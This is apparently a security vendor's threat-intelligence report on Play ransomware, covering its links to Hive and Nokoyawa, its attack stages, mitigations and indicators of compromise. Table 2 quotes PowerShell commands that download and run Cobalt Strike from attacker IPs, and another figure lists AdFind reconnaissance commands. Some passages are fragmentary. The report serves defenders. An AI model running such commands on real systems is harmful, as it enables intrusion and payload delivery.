Ransomware

Play Ransomware's Attack Playbook Similar to that of Hive, Nokoyawa

Play is a new ransomware that takes a page out of Hive and Nokoyawa's playbook. The many similarities among them indicate that Play, like Nokoyawa, are operated by the same people.

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
In July, we investigated a spate of ransomware cases in the Latin American region that targeted government entitles, which was initially attributed to a new player known as Play ransomware. This ransomware's name was derived from its behavior, as it adds the extension ".play" after encrypting files. Its ransom note also contains the single word, "PLAY," and the ransomware group's contact email address (Figure 1). Victims of this ransomware first surfaced in Bleeping Computer forums in June 2022. A month later, more details about Play ransomware were published on the "No-logs No breach" website.



```
PLAY
[redacted]@gmx.com
```

Figure 1. Play ransomware's ransom note

Further analysis of these ransomware infections, however, revealed that Play uses many tactics that follow the playbook of both Hive and Nokoyawa ransomware (Tables 1 and 2), including similarities in the file names and file paths of their respective tools and payloads. Earlier this year, we found evidence that suggests that the attackers behind Nokayawa are related to those behind Hive, owing to the many similarities between their attack chains.


Notably, one behavior that sets Play ransomware apart from Hive and Nokoyawa is its use of AdFind, a command-line query tool capable of collecting information from Active Directory (AD), as means of discovery (Figure 2). Hive, on the other hand, has been observed using tools like the TrojanSpy.DATASPY trojan to gather information in a victim's system.

Cobalt Strike	Staging	✓	✓
Coroxy/SystemBC	Remote access	✓	✓
GMER	Defense evasion	✓	✓
PCHunter	Discovery and defense evasion	✓	
AdFind	Discovery		✓
PowerShell scripts	Discovery	✓	
PsExec	Lateral deployment of ransomware	✓	✓

Table 1. A comparison of similarities in the overall flow and behavior of the Play and Nokoyawa/Hive ransomware families

Tactic/Tools	Nokoyawa and Hive ransomware	Play ransomwar
Nekto/PriviCMD	○ *%public%\Music\svhost.exe*	○ *%userprofile%\Music\t2747.exe*
Cobalt Strike download	*-nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('_hxxp://185.150.117[.]186:80/asdfgsdhsdfgsdfg'))"*	*-nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('hxxp://84.32.1*
Coroxy/SystemBC	○ *%userprofile\Pictures\socks.exe* ○ *%systemroot%\System32\sok.exe*	○ *%public%\Music\soks.exe*
Ransomware deployment	○ *C:\PerfLogs\xxx.exe* ○ *%mytemp%\xxx.exe*	○ *C:\PerfLogs\xxx.exe* ○ *%mytemp%\xxx.exe*
Targets	○ Most targets are in Latin America	○ Most targets are in Latin America

Table 2. A comparison of tools and tactics in the attacks of Play and Nokoyawa/Hive ransomware families



```
adfind.exe -f "(objectcategory=person)" > ad_users.txt
adfind.exe -f "objectcategory=computer" > ad_computers.txt
adfind.exe -f "(objectcategory=organizationalUnit)" > ad_ous.txt
adfind.exe -sc trustdmp > trustdmp.txt
adfind.exe -subnets -f (objectCategory=subnet)> subnets.txt
adfind.exe -f "(objectcategory=group)" > ad_group.txt
adfind.exe -gcb -sc trustdmp > trustdmp.txt
```

Figure 2. Play ransomware's use of AdFind

Related Malware Campaigns

ransomware families. This ransomware merits further investigation, and we plan on validating the related URLs from Play ransomware infections in terms of watermarking. This is to determine whether these were indeed related to any Hive infections in the past, as was done previously with Nokoyawa infections.

Additionally, we have found evidence that points to a possible connection between Play ransomware and Quantum ransomware, which is an offshoot of the notorious Conti ransomware group. The Cobalt Strike beacons that were used in Play's attacks bear the same watermark, 206546002, as those previously dropped by Emotet and SVCReady botnets that have also been observed in Quantum ransomware attacks. This suggests that the two ransomware groups share some of the same infrastructure.

During our investigation, we found indicators of a good chance of an Emotet infection. Though there are currently no spam campaigns using the Emotet trojan, we did detect a few cases of Emotet being used to deploy Cobalt Strike beacons bearing the same 206546002 watermark that was found in beacons involved in Play's ransomware attacks.

Infection Routine

The malware authors behind Play ransomware have been known to use compromised valid accounts or exploit unpatched Fortinet SSL VPN vulnerabilities to gain access to an organization’s network (Figure 3). Like most modern ransomware, Play uses living-off-the-land binaries (LOLBins) as part of its attacks: For example, it uses the remote tool WinSCP for data exfiltration, and Task Manager for Local Security Authority Server Service (LSASS) process dumping and credential cracking.

Play ransomware also uses double extortion techniques against its victims. In its attacks, data exfiltration is performed prior to the deployment of the ransomware: It archives a victim’s files using WinRAR and then uploads the files to sharing sites. The ransomware executable is distributed via Group Policy Objects (GPO), then run using scheduled tasks, PsExec or wmic.




Figure 3. Play ransomware's infection chain

Initial Access

Play's ransomware actors commonly gain initial access through valid accounts that have been reused across multiple platforms, have previously been exposed, or were obtained through illegal means. This includes Virtual Private Network (VPN) accounts, not just domain and local accounts. Exposed RDP servers are also abused to establish a foothold. Another technique Play ransomware uses is the exploitation of the FortiOS vulnerabilities CVE-2018-13379 and CVE-2020-12812.

CVE-2018-13379 is a path traversal vulnerability in the FortiOS SSL VPN web portal that allows an unauthenticated attacker to download OS system files through specially crafted HTTP resource requests. On the other hand, CVE-2020-12812 is an improper-authentication vulnerability in SSL VPN in FortiOS, which allows a user to log in without being prompted for FortiToken, the second factor of authentication, if they changed the case of their username.

Execution

We observed Play ransomware's usage of scheduled tasks and PsExec during its execution phase. Another one of Play's techniques involves the creation of a GPO, as GPOs are able to control many user and machine settings in the AD. The GPO deploys a scheduled task across the AD environment, and the task executes the ransomware at a specific date and time.

reconnaissance activities.

Persistence

After the Play ransomware actors gain initial access through valid accounts, they will continue to use these accounts as a persistence mechanism. If Remote Desktop Protocol (RDP) access is disabled in a victim's system, the malicious actors will enable it by executing "netsh" commands so that they can establish inbound connections within a victim's system. The ransomware executable is dropped in the Domain Controller shared folders (NETLOGON or SYSVOL) and is run by a scheduled task/PsExec, after which encryption of the victim's files takes place.

Privilege Escalation

Play ransomware uses Mimikatz to extract high privileges credentials from memory. Afterward, the ransomware will add accounts to privileged groups, one of which is the Domain Administrators group. It performs vulnerability enumeration through Windows Privilege Escalation Awesome Scripts (WinPEAS), a script that searches for possible local privilege escalation paths.

Defense Evasion

The ransomware uses tools such as Process Hacker, GMER, IOBit, and PowerTool to disable antimalware and monitoring solutions. It covers its tracks using the Windows built-in tool wevtutil or a batch script, which will remove indicators of its presence, such as logs in Windows Event Logs or malicious files. It disables Windows Defender protection capabilities through PowerShell or command prompt. The PowerShell scripts that Play ransomware uses, like Cobalt Strike beacons (Cobeacon) or Empire agents, are encrypted in Base64.

Credential Access

Play ransomware also uses Mimikatz to dump credentials. The tool can be dropped directly on the target host or executed as a module through a command-and-control (C&C) application like Empire or Cobalt Strike. We also observed the malware's use of the Windows tool Task Manager to dump the LSASS process from memory.

Discovery

During the discovery phase, the ransomware actors collect more details about the AD environment. We've observed that AD queries for remote systems have been performed by different tools, such as ADFind, Microsoft Nltest, and Bloodhound. Enumeration of system information such as hostnames, shares, and domain information were also performed by the threat actor.

Lateral Movement

Play ransomware may use different tools to move laterally across a victim's system:

- **Mimikatz is used to dump credentials and gain domain administrator access on victim networks to conduct lateral movement.**

Exfiltration

A victim's data is often split into chunks instead of whole files prior to its exfiltration, an approach that Play ransomware may use to avoid triggering network data transfer. The ransomware actors use WinSCP, an SFTP client and FTP client for Microsoft Windows. They also use WinRAR to compress the files in .RAR format for later exfiltration. We were able to identify a web page developed in PHP that is used to receive the exfiltrated files.

Impact

As mentioned earlier, after the ransomware encrypts a file, it adds the extension ".play" to that file. A ransom note, *ReadMe.txt*, is created in the hard drive root (C:). In all the cases we investigated, the ransom notes contained an email address following this format: *[seven random characters]@gmx[.]com*.

Infection Distribution

Like Hive and Nokoyawa ransomware, most of Play ransomware's attacks affected organizations located in the Latin American region, with Brazil topping the list. Organizations in Argentina, Hungary, India, the Netherlands, and Spain also experienced Play attacks.

Security Recommendations

The results of our investigation into Play ransomware's attacks highlight the evolution of threats that are designed to evade detection. Organizations should be wary of malicious actors using red-team or penetration-testing tools to blend in with a targeted system's environment.

End users and organizations alike can mitigate the risk of infection from ransomware like Play by following these security best practices:

- **Enable multifactor authentication (MFA) to prevent attackers from performing lateral movement inside a network.**
- **Adhere to the 3-2-1 rule when backing up important files. This involves creating three backup copies on two different file formats, with one of the copies stored in a separate location.**
- **Patch and update systems regularly. It's important to keep operating systems and applications up to date and maintain patch management protocols that can deter malicious actors from exploiting any software vulnerabilities.**

Users and organizations can benefit from the use of multilayered detection and response solutions such as Trend Micro Vision One™, which provides powerful XDR capabilities that collect and automatically correlate data across multiple security layers — email, endpoints, servers, cloud workloads, and networks — to prevent attacks via automated protection, while also ensuring that no significant incidents go unnoticed. Trend Micro Apex One™ also provides next-level automated threat detection and response to protect endpoints against advanced issues, like human-operated ransomware.

Indicators of Compromise (IOCs)

SHA-256	Detection	Description
fc2b98c4f03a246f6564cc778c03f1f9057510efb578ed3e9d8e8b0e5516bd49	Trojan.Win64.PRIVICMD.YXCHW	PRIVICMD/NEKTO
c316627897a78558356662a6c64621ae25c3c3893f4b363a4b3f27086246038d	Backdoor.Win32.COBEACON.YXCH3	Cobalt Strike
c92c158d7c37fea795114fa6491fe5f145ad2f8c08776b18ae79db811e8e36a3	PUA.Win32.AdFind.A	AdFind
e1c75f863749a522b244bfa09fb694b0cc2ae0048b4ab72cb74fcf73d971777b	Trojan.BAT.ADFIND.YECGUT	AdFind Command Lines
094d1476331d6f693f1d546b53f1c1a42863e6cde014e2ed655f3cbe63e5ecde	HackTool.Win32.ToolPow.SM	PowerTool
e8a3e804a96c716a3e9b69195db6ffb0d33e2433af871e4d4e1eab3097237173	PUA.Win32.GMER.YABBI	GMER
d4a0fe56316a2c45b9ba9ac1005363309a3edc7acf9e4df64d326a0ff273e80f	PUA.Win32.ProcHack.C	Process Hacker
c88b284bac8cd639861c6f364808fac2594f0069208e756d2f66f943a23e3022	Backdoor.Win32.SYSTEMBC.YXCFLZ	Coroxy/SystemBC
f18bc899bcacd28aaa016d220ea8df4db540795e588f8887fe8ee9b697ef819f	Ransom.Win32.PLAYCRYPT.YECGUT	Play ransomware
e641b622b1f180fe189e3f39b3466b16ca5040b5a1869e5d30c92cca5727d3f0	Ransom.Win32.PLAYDE.A	Play ransomware
608e2b023dc8f7e02ae2000fc7dbfc24e47807d1e4264cbd6bb5839c81f91934	Ransom.Win32.PLAYDE.YXCHJT	Play ransomware
006ae41910887f0811a3ba2868ef9576bbd265216554850112319af878f06e55	Ransom.Win32.PLAYDE.YXCHJT	Play ransomware
[illegible]	Ransom.Win32.PLAYDE.YXCHJT	Play ransomware

5573cbe13c0dbfd3d0e467b9907f3a89c1c133c774ada906ea256e228ae885d5	Ransom.Win32.PLAYDE.YXCHJT	Play ransomware
f6072ff57c1cfe74b88f521d70c524bcbbb60c561705e9febe033f51131be408	Ransom.Win32.PLAYDE.YXCHJT	Play ransomware
7d14b98cdc1b898bd0d9be80398fc59ab560e8c44e0a9dedac8ad4ece3d450b0	Ransom.Win32.PLAYDE.YXCHJT	Play ransomware
dcaf62ee4637397b2aaa73dbe41cfb514c71565f1d4770944c9b678cd2545087	Ransom.Win32.PLAYDE.YXCHJT	Play ransomware
f5c2391dbd7ebb28d36d7089ef04f1bd9d366a31e3902abed1755708207498c0	Ransom.Win32.PLAYDE.YACHWT	Play ransomware
3e6317229d122073f57264d6f69ae3e145decad3666ddad8173c942e80588e69	Ransom.Win32.PLAYDE.YACHP	Play ransomware

URLs

URL	Description
hxxp://84.32.190[.]37:80/ahgffxvbghgfv	Cobalt Strike download
hxxp://newspraize[.]com	Cobalt Strike C&C
hxxp://realmacnow[.]com	Cobalt Strike C&C
172.67.176[.]244	Cobalt Strike C&C
104.21.43[.]80	Cobalt Strike C&C

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